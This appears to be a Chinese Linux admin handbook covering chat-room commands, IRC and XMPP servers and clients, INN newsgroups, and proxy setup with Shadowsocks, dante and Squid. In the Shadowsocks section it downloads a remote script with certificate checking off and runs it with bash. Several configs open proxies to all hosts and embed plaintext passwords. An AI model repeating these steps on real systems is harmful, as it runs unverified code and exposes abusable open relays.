/privmsg 命令用来向在同一间聊天室的某个用户发送私人消息（悄悄话）。也就是说，您的消息只送给指定的人，而不会显示给其他用户。

/privmsg 命令的基本格式是： /p(rivmsg) 用户昵称 消息

接受您的私人消息的用户必须和您在同一间聊天室。

“用户昵称”和“消息”这两个参数是不能省略的。
如果某个用户的昵称太长，在不会产生混淆的情况下，您可以只输入用户昵称的头几个字母，系统会进行自动匹配。

例如：聊天室里除了您之外还有两个用户，他们的昵称分别是xiaobao和softman。您若想给softman发送悄悄话，可以在输入框里输入下面的命令：

/p s Have you etanged today?

由于xiaobao和softman的第一个字母就不一样，所以系统会把您输入的昵称“s”自动匹配为“softman”。另外，“/p”是“/privmsg”的缩写。

/ignore

/ignore 命令用来把某个用户加入您的“坏人黑名单”。一旦某个用户进入了您的黑名单，他说的任何话都将不会显示在您的终端上。

/ignore 命令的基本格式是：/ig(nore) 用户昵称

用户昵称所代表的用户必须和您在同一个聊天室。

/ignore 命令等价于用户列表工具按钮中的“忽略”。

如果某个用户的昵称太长，在不会产生混淆的情况下，您可以只输入用户昵称的头几个字母，系统会进行自动匹配。

在您的用户列表中，如果某个用户昵称前有一个#，表示该用户已经被您列入黑名单。

如果一个用户已经在您的黑名单中，您可以用 /ignore 用户昵称 把他从黑名单中去掉。

/away

/away 命令用来把自己设为“暂时离开”状态，并可以留言给其他用户。当其他用户和您说悄悄话时，您预先设置的留言会自动回复给其他用户。

/away 命令的基本格式是：/a(way) [留言]

“留言”这个参数是可选的。如果有这个参数，您的状态会被设置为“暂时离开”。否则，您的状态会被设置为“我回来了”。

当您暂时离开聊天室时，用户列表中您的昵称前会出现一个?，表示您处于“离开”状态。工具按钮中的“暂时离开”也会变为“我回来了”。

当您回来继续聊天时，您可以点击工具按钮中的“我回来了”，或者在输入框里输入 /away 命令，将自己设置为正常状态。

/away 命令等价于工具按钮中的“暂时离开”

/whois

/whois 命令用来查询某个用户的信息，包括用户的亿唐ID，IP地址，目前所在的聊天室和发呆时间。

/whois 命令的基本格式是：/w(hois) 用户昵称

/whois命令等价于用户列表工具按钮中的“查询”。

/names

/names 命令用来查看当前所有（或某个聊天室内）的在线聊天用户。其命令格式是：/na(mes) [聊天室]

/topic

/topic 命令用来设定当前聊天室的主题。

/topic 命令的基本格式是：/t(opic) 聊天室主题

只有当前聊天室的管理员（op）才有权利设定聊天室主题。

聊天室的创建者就是该聊天室的管理员。

管理员权限可以通过 /mode +o 命令转交。

/kick

/kick 命令用来把某个用户踢出当前聊天室。

/kick 命令的基本格式是：/ki(ck) 用户昵称 [消息]

只有当前聊天室的管理员（op）才有权利把其他用户踢出当前聊天室。

聊天室的创建者就是该聊天室的管理员。

管理员权限可以通过/mode +o命令转交。

请诸位网友慎用这个命令。“君子动口不动手”嘛!

/quit

/quit 命令用来退出聊天室。

/quit 命令的基本格式是：/q(uit) [消息]

“消息”这个参数是可选的。如果您指定退出时的消息，该消息会发送给当前聊天室中的其他用户。您可以使用这个消息向其他用户道别。

```
/quit 命令等价于工具按钮中的“结束聊天”。
```

ircd-irc2 - The original IRCNet IRC server daemon

Installation

```
sudo apt-get install ircd-irc2
```

Configuration

```
$ sudo vim /etc/ircd/ircd.conf
$ sudo /etc/init.d/ircd-irc2 start
```

ircd-hybrid

install

```
netkiller@shenzhen:~$ sudo apt-get install ircd-hybrid
```

script file

```
netkiller@shenzhen:~$ /etc/init.d/ircd-hybrid
Usage: /etc/init.d/ircd-hybrid
{start|stop|restart|reload|force-reload}
```

config file

```
netkiller@shenzhen:~$ sudo ls /etc/ircd-hybrid/
cresv.conf  dline.conf  ircd.conf  ircd.motd  kline.conf
```

```
nresv.conf  rkline.conf  rxline.conf  xline.conf
```

IRC Client

Irssi - a modular IRC client for UNIX

Irssi Chat Client - Your text mode chatting application since 1999.

Irssi 是目前命令行下最好的聊天工具，难得的是这个命令行IRC还一直在更新。

安装 Irssi

```
sudo apt-get install irssi
```

进入 irssi 输入irc命令即可

```
[anni@netkiller ~]$ irssi
/connect irc.freenode.net
/join #ubuntu,#ubuntuforums,#ubuntu+1
/quit
```

irssi 命令参数

```
NAME
       Irssi - a modular IRC client for UNIX

SYNOPSIS
       irssi [-dv!?] [-c server] [-p port] [-n nickname] [-w
password] [-h hostname]

DESCRIPTION
       Irssi  is  a  modular  Internet  Relay  Chat client. It
is highly extensible and very secure. Being a fullscreen,
termcap based client with many features, Irssi is easily
```

```
extensible through
       scripts and modules.

OPTIONS
       --config=FILE
              use FILE instead of ~/.irssi/config.

       --home=PATH
              PATH specifies the home directory of Irssi.
Default is ~/.irssi

       -c, --connect=SERVER
              connects to SERVER

       -w, --password=PASSWORD
              use PASSWORD for authentication.

       -p, --port=PORT
              automatically connect to PORT on server.

       -!, --noconnect
              disables autoconnecting.

       -n, --nick=NICKNAME
              specify NICKNAME as your nick.

       -h, --hostname=HOSTNAME
              use HOSTNAME for your irc session.

       -d, --dummy
              use dummy terminal mode.

       -v, --version
              display the version of Irssi.

       -?, --help
              show a help message.
```

常用参数

```
[root@netkiller ~]# irssi -c irc.freenode.org -n Neo
```

自动连接并进入频道

```
/connect irc.freenode.net
/nick Neo
/NETWORK ADD freenode
/SERVER ADD -auto -network freenode irc.freenode.net 6667
/CHANNEL ADD -auto #netkiller freenode
```

network

IRC 网络列表

```
/NETWORK LIST

20:40 Networks:
20:40 IRCnet: querychans: 5, max_kicks: 4, max_msgs: 5,
max_whois: 4
20:40 EFNet: max_kicks: 4, max_msgs: 3, max_whois: 1
20:40 Undernet: max_kicks: 1, max_msgs: 3, max_whois: 30
20:40 DALnet: max_kicks: 4, max_msgs: 3, max_whois: 30
20:40 QuakeNet: max_kicks: 1, max_msgs: 3, max_whois: 30
20:40 OFTC: max_kicks: 1, max_msgs: 3, max_whois: 30
20:40 GameSurge: max_kicks: 1, max_msgs: 3, max_whois: 30
20:40 WebChat: max_kicks: 1, max_msgs: 3, max_whois: 30
20:40 Rizon: max_kicks: 1, max_msgs: 3, max_whois: 30
20:40 LinkNet: max_kicks: 1, max_msgs: 3, max_whois: 30
```

添加网络

```
/NETWORK ADD -autosendcmd "/^msg NickServ IDENTIFY
password;wait 2000" freenode

/network add -nick <your-nick> Freenode
```

server

```
/server list

20:54 Server                Port  Network    Settings
20:54 eu.irc6.net           6667  IRCnet
20:54 open.ircnet.net       6667  IRCnet
20:54 irc.efnet.org         6667  EFNet
20:54 irc.undernet.org      6667  Undernet
20:54 irc.dal.net           6667  DALnet
20:54 irc.quakenet.org      6667  QuakeNet
20:54 irc.oftc.net          6667  OFTC
20:54 irc.gamesurge.net     6667  GameSurge
20:54 irc.webchat.org       6667  WebChat
20:54 irc.rizon.net         6667  Rizon
20:54 irc.link-net.org      6667  LinkNet
```

ircII - interface to the Internet Relay Chat system

ircii 是较为古老的命令行IRC，有些版本的Linux包资源中已经下架。例如CentOS yum search ircii 是没有的。

TUI client

```
$ sudo apt-get install ircii
```

/etc/irc/servers

remove the string: change_this_in_etc_irc_servers

add default irc server.

```
172.16.0.1
```

running irc client

```
$ irc -c '#system' neo 192.168.3.9
```

```

```

freenode.net

```
$ irc -c '#debian' neo chat.freenode.net
```

HydraIRC

http://www.hydrairc.com

XChat

XChat Client

```
xchat --url=irc://chat.freenode.net/wikipedia-zh

xchat --url=irc://irc.freenode.net/trac
```

-e 可以避免开启多个窗口，新URL将在TAB中打开。

```
xchat --url=irc://irc.freenode.net/trac -e
```

F-IRC

http://www.vanheusden.com/f-irc/

```

```

Web IRC

QuakeNet Web IRC

https://webchat.quakenet.org

Nickname: 昵称

Channels: 频道

输入上面两两项后，点击 Join chat 进入聊天室。

freenode

http://webchat.freenode.net

Web IRC

http://www.mibbit.com

点击页面中的 “Launch Mibbit Client” 按钮即可进入 IRC Client

选择IRC服务器，然后填写昵称Nick, 和频道 Channel，最后点击 Connect 按钮

hackint

https://webirc.hackint.org

3. jabber XMPP

jabber homepage XMPP

ejabberd - Distributed, fault-tolerant Jabber/XMPP server written in Erlang

http://www.ejabberd.im/

1. install

```
$ sudo apt-get install ejabberd
```

2. configure.

```
$ sudo cp /etc/ejabberd/ejabberd.cfg
/etc/ejabberd/ejabberd.cfg.old
$ sudo ls /etc/ejabberd/
ejabberd.cfg  ejabberd.cfg.old  ejabberd.pem  inetrc

$ sudo vim /etc/ejabberd/ejabberd.cfg

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%
%% Options which are set by Debconf and managed by ucf

%% Admin user
{acl, admin, {user, "neo", "netkiller.8800.org"}}.

%% Hostname
{hosts, ["netkiller.8800.org"]}.

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%
```

```

```

3. create a admin

   # ejabberdctl register <username> <server> <password> # ejabberdctl unregister <username> <server>

```
$ sudo ejabberdctl register neo netkiller.8800.org
your_password
```

   admin page: http://localhost:5280/admin/

4. firewall

```
$ sudo ufw allow xmpp-server
Rule added

$ sudo ufw allow xmpp-client
Rule added
```

5. test

```
$ sudo apt-get install sendxmpp
```

   Create config file ~/.sendxmpprc

```

```

```
$ vim ~/.sendxmpprc

#account@host:port password
neo@netkiller.8800.org chen

$ sudo chmod 600 .sendxmpprc
```

send messages

```
$ echo -n hi | sendxmpp -r echocmd neo@netkiller.8800.org
```

ejabberdctl

set-password

```
$ sudo ejabberdctl set-password eva netkiller.8800.org eva
```

tigase

http://www.tigase.net/

Openfire

http://www.igniterealtime.org/index.jsp

DJabberd

http://www.danga.com/djabberd/

freetalk - A console based Jabber client

```
$ sudo apt-get install freetalk

$ freetalk
```

library

python-xmpp

```
$ sudo apt-get install python-xmpp
```

```
$ cat jabber.py
import xmpp
jid=xmpp.protocol.JID('neo@netkiller.8800.org')
cl=xmpp.Client(jid.getDomain(),debug=[])
cl.connect()
cl.auth(jid.getNode(),'chen')
cl.send(xmpp.protocol.Message('neo@netkiller.8800.org','hi
there'))
cl.disconnect()
```

4. News Group (innd)

homepage: http://www.isc.org/inn.html

Ubuntu

过程 28.1. innd

1. debian 安装

```
sudo apt-get install inn2
```

2. 配置

a. inn.conf

```
cd /etc/news/
chown news.news inn.conf
domain:                 example.org
server:                 localhost
fromhost:               news.example.org
moderatormailer:        openunix@163.com
```

b. storage.conf

```
vi storage.conf
method tradspool {
        newsgroups: *
        class: 0
}
```

c. readers.conf

```
vi readers.conf
auth "local" {
        hosts: "*"
        default: "*"
}

access "local" {
        users: "*"
        newsgroups: "*"
}
```

3. start

/etc/init.d/innd start

```
service innd start
Starting INND system:
[  OK  ]
```

sudo ufw allow nntp
news://news.example.org

CentOS

```
# yum -y install inn
```

readers.conf

```
# vim /etc/news/readers.conf
auth "localhost" {
    hosts: "*"
    default: "*"
}

access "localhost" {
```

```
    users: "*"
    newsgroups: "*,!junk,!control,!control.*"
    access: RPA
}
```

create a group

```
# /usr/lib/news/bin/ctlinnd newgroup test
```

User Authentication

过程 28.2. Authinfo

1. ckpasswd

```
chown root /usr/lib/news/bin/auth/passwd/ckpasswd
chmod 4555 /usr/lib/news/bin/auth/passwd/ckpasswd
```

2. shadow auth

```
$ sudo vim /etc/news/readers.conf

auth local {
        auth: "ckpasswd -s"
}

access local {
        users: "neo"
        newsgroups: "*,!junk,!control,!control.*"
}
```

3. passwd file

```
auth local {
       auth: "ckpasswd -f /etc/news/newsusers"
}

access local {
        users: "neo"
        newsgroups: "*,!junk,!control,!control.*"
}
```

4. dbm,ndbm

```
auth: "ckpasswd -d /etc/news/newsusers.ndbm"
```

usenet 管理

```
Usenet新闻组有以下几大类：
    ●comp    计算机科学及相关的话题
    ●news    一般性的新闻话题
    ●rec     个人爱好、娱乐活动、艺术话题
    ●sci     科学研究、工程技术
    ●soc     社会类话题
    ●biz     商业类话题
    ●talk    有争议的话题
    ●misc    不属于以上几类的或有交叉的话题
    后来又增加了一类“alt”，这是一个范围较小、使用的人也较少的一个新闻组，
“alt”是“altemative” 的简写，是“替代”的意思，在这个组可以讨论各类话题。
```

创建组

```
sudo ctlinnd newgroup comp.lang.php
sudo ctlinnd newgroup comp.lang.perl
sudo ctlinnd newgroup comp.lang.python

sudo ctlinnd newgroup rec.photography
sudo ctlinnd newgroup rec.photographic.equipment
```

```
sudo ctlinnd newgroup rec.photographic.equipment.35mm
sudo ctlinnd newgroup rec.photographic.equipment.digital
sudo ctlinnd newgroup rec.photographic.equipment.lens
```

ctlinnd 手册

```
使用 ctlinnd 这个指令的大部份功能都只会在 INND 开启后
才可以使用，例如就是新增 Newsgroup，您可以参考 ctlinnd
的系统手册。以下是一些常用的功能解释及例子。

格式： ctlinnd newgroup [groupname]
例子： ctlinnd newgroup group.readers.discuss


这个作法是新增一个名为 "group.readers.discuss" 的
Newsgroup

格式: ctlinnd rmgroup [groupname]
例子: ctlinnd rmgroup group.test.unused


这个指令是可以删除 [groupname] 的 Newsgroup。

格式: ctlinnd cannel [message-id]
例子: ctlinnd cancel 3BCBF4B3.8AD48C8F@linux.org.hk


把 Message-ID 为 "3BCBF4B3.8AD48C8F@linux.org.hk" 的文章删除
，而这个 Message-ID 可以在 "View Source" 时看到，就如图二
中是在 Netscape 中的画面，图中打圈的就是 Message-ID 的
位置，不过要注意是某些的 Message-ID 是包括了 "$" 号的
，这时可别忘记在 "$" 号前加上 "\"，也就是 "\$"。

格式: ctlinnd pause [reason]
例子: ctlinnd pause maintenance


暂停一切的连线及不准许新的文章，这个适合作为暂时
性的服务暂停。而 [reason] 部份是关键钥，您可以输入任
何的 [reason]，下文再谈。

格式: ctlinnd throttle [reason]
```

```
例子： ctlinnd throttle upgrade


暂停一切的连线及不准许新的文章，并且也会关闭 INND
的 "history" 檔案。这个适合作为长时期的服务暂停。而
[reason] 部份是关键钥，您可以输入任何的 [reason]，下
文再谈。

格式： ctlinnd go [reason]
例子： ctlinnd go maintenance


这个 "go" 功能是使已暂停服务的 innd 继续服务，例如是
在 "pause" 或是 "throttle" 后，可以使用这个功能，但是要
注意笔者刚才提过 [reason] 一事，在 "go" 中使用的
[reason] 必须要与 "pause" 或是 "throttle" 中的 [reason] 相同。
```

通过SSL连接

```
$ cat /etc/news/sasl.conf
```

创建证书

```
$ sudo openssl req -new -x509 -nodes \
-out cert.pem -days 366 \
-keyout cert.pem

Generating a 1024 bit RSA private key
.....................++++++
.................................++++++
writing new private key to 'cert.pem'
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished
Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
```

```
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:CN
State or Province Name (full name) [Berkshire]:Guang dong
Locality Name (eg, city) [Newbury]:Shen Zhen
Organization Name (eg, company) [My Company Ltd]:netkiller
Organizational Unit Name (eg, section) []:netkiller
Common Name (eg, your name or your server's hostname)
[]:netkiller.8800.org
Email Address []:openunix@163.com
```

设置权限

```
$ sudo chmod 640 cert.pem
```

src.rpm 安装

下载文件

```
wget
ftp://rpmfind.net/linux/redhat/enterprise/4/en/os/i386/SRPMS/in
n-2.3.5-12.src.rpm
cd /usr/src/redhat/SPECS
rpmbuild --ba inn.spec
cd /usr/src/redhat/RPMS/i386/
rpm -ivh *
```

makedbz

```
cd /var/lib/news
chmod 664 active
sudo -u news /usr/lib/news/bin/makedbz -i
mv history.n.dir history.dir
mv history.n.hash history.hash
mv history.n.index history.index
```

inncheck

```
sudo -u news /usr/lib/news/bin/inncheck
```

常用新闻组

news://news.newsfan.net

news://news.nntp.hk

news://news.idsam.com

第 29 章 Proxy Server

1. Socks/Socks5

Shadowsocks - A secure socks5 proxy, designed to protect your Internet traffic.

https://shadowsocks.org/

Server

Docker 方式安装

```
[root@netkiller ~]# docker run -d --name shadowsocks \
-p 8388:8388 \
-e PASSWORD=netkiller \
shadowsocks/shadowsocks-libev

[root@netkiller ~]# docker exec -it shadowsocks ps
PID   USER     TIME  COMMAND
    1 nobody    0:00 ss-server -s 0.0.0.0 -p 8388 -k netkiller
-m aes-256-gcm -t 300 -d 8.8.8.8,8.8.4.4 -u
   19 nobody    0:00 ps
```

Python PyPI

```
yum install epel-release -y
pip install shadowsocks

cat > /etc/sysctl.d/local.conf << EOF
# max open files
fs.file-max = 51200
# max read buffer
```

```
net.core.rmem_max = 67108864
# max write buffer
net.core.wmem_max = 67108864
# default read buffer
net.core.rmem_default = 65536
# default write buffer
net.core.wmem_default = 65536
# max processor input queue
net.core.netdev_max_backlog = 4096
# max backlog
net.core.somaxconn = 4096
# resist SYN flood attacks
net.ipv4.tcp_syncookies = 1
# reuse timewait sockets when safe
net.ipv4.tcp_tw_reuse = 1
# turn off fast timewait sockets recycling
net.ipv4.tcp_tw_recycle = 0
# short FIN timeout
net.ipv4.tcp_fin_timeout = 30
# short keepalive time
net.ipv4.tcp_keepalive_time = 1200
# outbound port range
net.ipv4.ip_local_port_range = 10000 65000
# max SYN backlog
net.ipv4.tcp_max_syn_backlog = 4096
# max timewait sockets held by system simultaneously
net.ipv4.tcp_max_tw_buckets = 5000
# turn on TCP Fast Open on both client and server side
net.ipv4.tcp_fastopen = 3
# TCP receive buffer
net.ipv4.tcp_rmem = 4096 87380 67108864
# TCP write buffer
net.ipv4.tcp_wmem = 4096 65536 67108864
# turn on path MTU discovery
net.ipv4.tcp_mtu_probing = 1
# for high-latency network
net.ipv4.tcp_congestion_control = hybla
# for low-latency network, use cubic instead
# net.ipv4.tcp_congestion_control = cubic
EOF

mkdir -p /etc/shadowsocks/

cat > /etc/shadowsocks/ssserver.json << EOF
{
```

```
        "server": "0.0.0.0",
        "server_port": 8399,
        "local_address": "127.0.0.1",
        "local_port": 1080,
        "password": "netkiller",
        "timeout": 300,
        "method": "aes-256-cfb",
        "fast_open": false
}
EOF

# 启动
ssserver -c /etc/shadowsocks/ssserver.json -d start

wget -N --no-check-certificate
https://raw.githubusercontent.com/wn789/serverspeeder/master/se
rverspeeder.sh
bash serverspeeder.sh
service serverSpeeder start
```

```
service serverSpeeder start #启动
service serverSpeeder stop #停止
service serverSpeeder reload #重新加载配置
service serverSpeeder restart #重启
service serverSpeeder status #状态
service serverSpeeder stats #统计
service serverSpeeder renewLic #更新许可文件
service serverSpeeder update #更新
chattr -i /serverspeeder/etc/apx* &&
/serverspeeder/bin/serverSpeeder.sh uninstall -f #卸载
```

GitHub

```
$ git clone https://github.com/shadowsocks/shadowsocks.git
$ cd shadowsocks
$ python setup.py
```

ssserver 命令

```
[root@iZj6c39y62jl5b1wmfv6u8Z ~]# ssserver --help
usage: ssserver [OPTION]...
A fast tunnel proxy that helps you bypass firewalls.

You can supply configurations via either config file or command
line arguments.

Proxy options:
  -c CONFIG              path to config file
  -s SERVER_ADDR         server address, default: 0.0.0.0
  -p SERVER_PORT         server port, default: 8388
  -k PASSWORD            password
  -m METHOD              encryption method, default: aes-256-
cfb
  -t TIMEOUT             timeout in seconds, default: 300
  --fast-open            use TCP_FASTOPEN, requires Linux 3.7+
  --workers WORKERS      number of workers, available on
Unix/Linux
  --forbidden-ip IPLIST  comma seperated IP list forbidden to
connect
  --manager-address ADDR optional server manager UDP address,
see wiki

General options:
  -h, --help             show this help message and exit
  -d start/stop/restart  daemon mode
  --pid-file PID_FILE    pid file for daemon mode
  --log-file LOG_FILE    log file for daemon mode
  --user USER            username to run as
  -v, -vv                verbose mode
  -q, -qq                quiet mode, only show warnings/errors
  --version              show version information

Online help: <https://github.com/shadowsocks/shadowsocks>
```

不适用配置文件，命令行启动方法。

```
ssserver -s ::0 -p 448 -k passw0rd -m aes-256-cfb --user nobody
--workers 2 -d start
```

Client

Shadowsocks for Windows

https://github.com/shadowsocks/shadowsocks-windows/releases

Shadowsocks for Linux

https://github.com/shadowsocks/shadowsocks-windows/releases

```
root@netkiller:~# cat /etc/shadowsocks.json
{
"server":"ss.netkiller.cn",
"server_port":3389,
"local_address": "127.0.0.1",
"local_port":1080,
"password":"netkiller",
"timeout":600,
"method":"aes-256-cfb"
}
```

```
sslocal -c /etc/shadowsocks.json -d start
```

Socks5

软件包socks5-v1.0r11他的主站已经无法访问,你可以搜一下.

安装

```
./configure --with-threads
make
make install
```

dante-server - SOCKS (v4 and v5) proxy daemon(danted)

1. install.

```
$ sudo apt-get install dante-server
```

2. configure.

```
$ sudo vim /etc/danted.conf


$ cat /etc/danted.conf | sed s/^#.*//g | sed -r /^$/d
logoutput: /tmp/socks.log
internal: eth0 port = 1080
external: 172.16.0.1
method: username none #rfc931
clientmethod: none
user.privileged: proxy
user.notprivileged: nobody
user.libwrap: nobody
client pass {
        from: 0.0.0.0/0 port 1-65535 to: 0.0.0.0/0
        log: connect disconnect error
}
```

```
pass {
        from: 0.0.0.0/0 to: 0.0.0.0/0
        protocol: tcp udp
}
```

3. Once the config is complete. Start/Restart dante socks server:

```
$ sudo /etc/init.d/danted start
```

check to see if server is listening on 1080

```
$ netstat -n -a |grep 1080
tcp        0      0 172.16.0.1:1080         0.0.0.0:*
LISTEN
tcp        0      0 172.16.0.1:1080         10.8.0.6:1485
TIME_WAIT
```

4. Make sure the firewall is open.

```
$ grep socks /etc/services
socks           1080/tcp                        # socks
proxy server
socks           1080/udp

$ sudo ufw allow socks
Rule added
```

SSH Socks5 Tunnel

SSH Tunnel

```
internal: 127.0.0.1 port = 1080

ssh -L 1080:localhost:1080 username@yourserver

or

ssh user@server.com -D 1080
# -D is for Dynamic Port Forwarding.
```

hpsockd - HP SOCKS server

注意：hpsockd 不支持 socks5

```
$ sudo apt-get install hpsockd
$ sudo cp /usr/share/doc/hpsockd/examples/hpsockd.conf
/etc/hpsockd.conf
$ sudo vim /etc/hpsockd.conf
```

@@MYNET@@/@@NETSIZE@@ 替换为 网络与子网掩码 如：172.16.0.0/24

```
$ cat /etc/hpsockd.conf
daemon {
        name            "sockd";
        listen-address  { 0.0.0.0; };
        directory       "/var/cache/hpsockd";
        negotiate-file  "negot_file";           # must be
specified
#       inetdsec-file   "/var/adm/inetd.sec";   # default is no
inetd.sec
```

```
#       listen          {1,252};
#       client          {1,200};
#       pre-fork        1;
#       service         "socks";
        port            1080;
#       poll            1m;
#       user            -2;
        user            "nobody";
#       dns-helper      1;
#       flags           { };
};

logging {
#       facility        "daemon";
#       level           2;
        dump-prefix     "sockd.dump";           # if not
specified, you get no dumps
        usage-log       "usage.log";            # if not
specified, you get no logging
};

env {
        PING="/bin/ping %z";
        TRACEROUTE="/usr/sbin/traceroute %z";
};

default {
#       timeout         2h;
#       setup-timeout   15m;
#       bufsize         32768;
};

route {
        { default       host };                 # must have at
least one route
};

method-list {
        { number   0; name "noAuth"; internal; flags 0; };
        { number   2; name "userPass"; internal; flags 0; };
        { number 254; name "v4"; internal; flags 0; };
};

client-method {
        { src { 10.10.0.0/24; }; method { "userPass"; "v4";
```

```
"noAuth"; }; };
};

client {
        permit traceroute {             # Let net 10.10.0.0
traceroute even net 10.10.0.0.
                src { 10.10.0.0/24; };
        };

        deny {                          # block X traffic
                port { 6000-6099; };
        };
        deny {                          # Nothing bound for net
10.10.0.0, or private
                dest {  10.10.0.0/24; 127/8; 10/8; 172.16/12;
192.168/16; };
        };

        permit {                        # give ftp control
sessions longer
                src { 10.10.0.0/24; };
                port { "ftp"; };
                timeout 1d;
        };

        permit {                        # Let net 10.10.0.0 out
                src { 10.10.0.0/24; };
                timeout 1h;
        };
        deny { };                       # nuke everyone else
(default action)
};
```

2. Apache Proxy

```
netkiller@Linux-server:/etc/apache2$ sudo a2enmod proxy
Module proxy installed; run /etc/init.d/apache2 force-reload to
enable.
netkiller@Linux-server:/etc/apache2$ sudo a2enmod proxy_connect
Module proxy_connect installed; run /etc/init.d/apache2 force-
reload to enable.
netkiller@Linux-server:/etc/apache2$ sudo a2enmod proxy_http
Module proxy_http installed; run /etc/init.d/apache2 force-
reload to enable.
netkiller@Linux-server:/etc/apache2$
```

proxy.conf

ProxyRequests On

ProxyPass /mirror/1/ http://netkiller.hikz.com/

ProxyPassReverse /mirror/1/ http://netkiller.hikz.com/

```
netkiller@Linux-server:/etc/apache2$ cat mods-
available/proxy.conf
<IfModule mod_proxy.c>

        #turning ProxyRequests on and allowing proxying from
all may allow
        #spammers to use your proxy to send email.

        #ProxyRequests Off
        ProxyRequests On

        <Proxy *>
                Order deny,allow
                Deny from all
                #Allow from .your_domain.com
                Allow from all
```

```
        </Proxy>

        # Enable/disable the handling of HTTP/1.1 "Via:"
headers.
        # ("Full" adds the server version; "Block" removes all
outgoing Via: headers)
        # Set to one of: Off | On | Full | Block

        ProxyVia On

        # To enable the cache as well, edit and uncomment the
following lines:
        # (no cacheing without CacheRoot)

        CacheRoot "/var/cache/apache2/proxy"
        CacheSize 5
        CacheGcInterval 4
        CacheMaxExpire 24
        CacheLastModifiedFactor 0.1
        CacheDefaultExpire 1
        # Again, you probably should change this.
        #NoCache a_domain.com another_domain.edu
joes.garage_sale.com

</IfModule>
```

VirtualHost

```
<VirtualHost *>
    ServerAdmin openunix@163.com
    DocumentRoot /home/netkiller/public_html
    ServerName netkiller.8800.org
    ErrorLog /home/netkiller/log/netkiller.8800.org-error_log
    CustomLog /home/netkiller/log/netkiller.8800.org-access_log
common
    ProxyPass   /mirror/1/ http://netkiller.hikz.com/
    ProxyPassReverse    /mirror/1/ http://netkiller.hikz.com/

    <Location /repos>
      DAV svn
```

```
      SVNPath /home/netkiller/repos

    </Location>
</VirtualHost>
<VirtualHost *:*>
    ServerAdmin openunix@163.com
    ServerName mirror.netkiller.8800.org
    ErrorLog /home/netkiller/log/netkiller.8800.org-error_log
    CustomLog /home/netkiller/log/netkiller.8800.org-access_log
common
    ProxyPass   / http://netkiller.hikz.com/
    ProxyPassReverse    / http://netkiller.hikz.com/
</VirtualHost>
```

测试http://netkiller.8800.org/mirror/1/, mirror.netkiller.8800.org

3. Squid - Internet Object Cache (WWW proxy cache)

如果apache 安装了gzip,deflate需要开启cache_vary

cache_vary on

源码安装

```
wget http://www.squid-cache.org/Versions/v2/2.6/squid-
2.6.STABLE13.tar.gz
./configure --prefix=/usr/local/squid-2.6
make all
make install

mkdir -p /usr/local/squid-2.6/var/cache
chown nobody.nobody -R /usr/local/squid-2.6/var/
ln -s /usr/local/squid-2.6 /usr/local/squid
cd /usr/local/squid

./squid -NCd1
```

debian/ubuntu 安装

$ sudo apt-get install squid

```
$ sudo apt-get install squid3
$ sudo apt-get install squidclient
```

配置

查看当前配置参数

当你打开squid.conf文件时，你会头大，因为文件太长了，并且已经启用了部分参数。你可以使用下面命令查看那些参数被开启。

```
$ grep '^[a-z]' squid.conf
```

下面是安装squid3后的默认开启选项

```
$ grep '^[a-z]' squid.conf
acl manager proto cache_object
acl localhost src 127.0.0.1/32
acl to_localhost dst 127.0.0.0/8
acl SSL_ports port 443
acl Safe_ports port 80          # http
acl Safe_ports port 21          # ftp
acl Safe_ports port 443         # https
acl Safe_ports port 70          # gopher
acl Safe_ports port 210         # wais
acl Safe_ports port 1025-65535  # unregistered ports
acl Safe_ports port 280         # http-mgmt
acl Safe_ports port 488         # gss-http
acl Safe_ports port 591         # filemaker
acl Safe_ports port 777         # multiling http
acl CONNECT method CONNECT
http_access allow manager localhost
http_access deny manager
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
http_access allow localhost
http_access deny all
icp_access deny all
htcp_access deny all
http_port 3128
hierarchy_stoplist cgi-bin ?
access_log /var/log/squid3/access.log squid
refresh_pattern ^ftp:           1440    20%     10080
refresh_pattern ^gopher:        1440    0%      1440
refresh_pattern (cgi-bin|\?)    0       0%      0
refresh_pattern .               0       20%     4320
icp_port 3130
coredump_dir /var/spool/squid3
```

修改squid.conf之前请做好备份。

```
netkiller@Linux-server:/etc/squid$ sudo cp squid.conf
squid.conf.old
netkiller@Linux-server:/etc/squid$ sudo vi squid.conf
```

生成自己的squid.conf文件,这样比较清晰

```
$ grep '^[a-z]' squid.conf.old > squid.conf
```

正向代理

```
# cat squid.conf
acl manager proto cache_object
acl localhost src 127.0.0.1/32 ::1
acl to_localhost dst 127.0.0.0/8 0.0.0.0/32 ::1
acl SSL_ports port 443
acl Safe_ports port 80          # http
acl Safe_ports port 21          # ftp
acl Safe_ports port 443         # https
acl Safe_ports port 70          # gopher
acl Safe_ports port 210         # wais
acl Safe_ports port 1025-65535  # unregistered ports
acl Safe_ports port 280         # http-mgmt
acl Safe_ports port 488         # gss-http
acl Safe_ports port 591         # filemaker
acl Safe_ports port 777         # multiling http
acl CONNECT method CONNECT
http_access allow manager localhost
http_access deny manager
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
http_access allow localhost
http_access allow all
#http_access deny all
http_port 3128
hierarchy_stoplist cgi-bin ?
coredump_dir /var/spool/squid3
refresh_pattern ^ftp:           1440    20%     10080
refresh_pattern ^gopher:        1440    0%      1440
```

```
refresh_pattern -i (/cgi-bin/|\?) 0     0%      0

refresh_pattern -i \.css$       1440 50% 129600 reload-into-ims
refresh_pattern -i \.js$        1440 90% 129600 reload-into-ims
refresh_pattern -i \.hml$       1440 90% 129600 reload-into-ims
refresh_pattern -i \.html$      1440 90% 129600 reload-into-ims
refresh_pattern -i \.shtml$ 1440 90% 129600 reload-into-ims
refresh_pattern -i \.xml$       1440 50% 129600 reload-into-ims
refresh_pattern -i \.jpg$       1440 90% 129600 reload-into-ims
refresh_pattern -i \.png$       1440 90% 129600 ignore-reload
refresh_pattern -i \.gif$       1440 90% 129600 ignore-reload
refresh_pattern -i \.bmp$       1440 90% 129600 ignore-reload

refresh_pattern -i \.mp3$       1440 50% 2880 ignore-reload
refresh_pattern -i \.wmv$       1440 50% 2880 ignore-reload
